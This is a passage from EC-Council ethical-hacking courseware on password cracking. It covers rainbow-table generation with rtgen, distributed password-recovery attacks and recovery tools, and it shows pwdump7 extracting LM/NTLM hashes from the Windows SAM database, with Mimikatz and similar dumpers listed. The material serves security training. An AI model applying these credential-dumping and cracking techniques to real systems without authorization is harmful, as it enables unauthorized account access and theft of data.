9da8dasf  ··********▷3cd696a8571a843cda453a229d741843

sodifo8sf ··********▷c744b1716cbf8d4dd0ff4ce31a177151
```

Figure 6.20: Pre-computed hashes

Tool to Create Rainbow Tables: rtgen

Source: *http://project-rainbowcrack.com*

RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the rtgen tool of this project to generate the rainbow tables. As shown in the screenshot, the rtgen program needs several parameters to generate a rainbow table.

The syntax of the command line is:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`




Figure 6.21: Screenshot of rtgen

- **Distributed Network Attack**

  A Distributed Network Attack (DNA) is a technique used for recovering password-protected files that utilize the unused processing power of machines spread across the network to decrypt passwords. In this attack, the attacker installs a DNA manager in a central location where machines running DNA clients can access it over a network. The DNA manager coordinates the attack and assigns small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking the processor time that was unused. The program combines the processing capabilities of all the clients connected to the network and uses it to crack the password. Attackers use the Password Recovery Toolkit (PRTK), which is equipped with DNA tools, to perform this attack.

  The features of a DNA are as follows:

  - Easily reads statistics and graphs
  - Adds user dictionaries to crack a password
  - Optimizes password attacks for specific languages

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Modifies the user dictionaries
- Comprises stealth client installation functionality
- Automatically updates client while updating the DNA server

DNA can be classified into two modules:

- **DNA Server Interface**

  The DNA server interface allows users to manage DNA from a server. The DNA server module provides the user with the status of all the jobs that the DNA server is executing. The interface contains the following jobs:

  - **Current Jobs**: The current job queue consists of all the jobs added to the list by the controller. The current job list has many columns, such as the identification number assigned by the DNA to the job, the name of the encrypted file, the user's password, the password that matches a key that can unlock the data, the status of the job, and various other columns.
  - **Finished Jobs**: The finished job list provides information about the decryption jobs, including the password. It also has many columns that are similar to the current job list. These columns include the identification number assigned by DNA to the job, the name of the encrypted file, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the DNA server finished working on the job, the elapsed time, etc.

- **DNA Client Interface**


  Users can use the DNA client interface from many workstations. The interface helps the client statistics to coordinate easily and is available on machines with the pre-installed DNA client application. There are several components, such as the name of the DNA client, the name of the group to which the DNA client belongs, and the statistics about the current job.

Network Management

The Network Traffic dialog box aids in the discovery of the network speed the DNA uses and each work-unit length of the DNA client. Using the work-unit length, a DNA client can work without contacting the DNA server. The DNA client application can contact the DNA server at the beginning and end of the work-unit length.

The user can monitor the job status queue and DNA. After collecting the data from the Network Traffic dialog box, the user can modify the client's work. When the size of the work-unit length increases, the speed of the network traffic decreases. A decrease in the speed of the traffic leads the client working on the jobs to spend longer amounts of time. Therefore, the user can make fewer requests to the server because of the reduction in the bandwidth of network traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Recovery Tools

Password recovery tools allow attackers to break complex passwords, recover strong encryption keys, and unlock several documents.

- **Elcomsoft Distributed Password Recovery**

  Source: *https://www.elcomsoft.com*

  The Elcomsoft Distributed Password Recovery application allows attackers to break complex passwords, recover strong encryption keys, and unlock documents in a production environment.

  Attackers can use this tool to recover the passwords of the target system to gain unauthorized access to the critical files and other system software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.22: Screenshot of Elcomsoft Distributed Password Recovery

Some of the password recovery tools are listed as follows:

- Password Recovery Toolkit (*https://accessdata.com*)
- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- PCUnlocker (*https://www.top-password.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Extract the Password Hashes

pwdump7

- pwdump7 extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database

Admin: Command Prompt

```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*********************:92937945851881434 1DE3F726500D4FF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
B:503:NO PASSWORD*********************:NO PASSWORD*********************:::
B:504:AF04217DC9134AA48833DC882BC5ACC6:91D1FE9BD4D9F585C5285D34ABEC96B6:::
B:1000:06C10EF0F2D88B617483F435C052BC53:3F21ECCD4014A5DEDC54C7E544AB0653:::
B:1001:E1F12B03F7E288B148FF7E85186C39A2:3EC0C955EBB4214D401F24B4C3F46D76:::
```

https://www.tarasco.org

Tools to Extract the Password Hashes

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: These tools must be run with administrator privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Extract the Password Hashes

The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.




Figure 6.23: Screenshot of pwdump7

Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)


Note: The use of the above tools requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Password-Cracking Tools: L0phtCrack and ophcrack

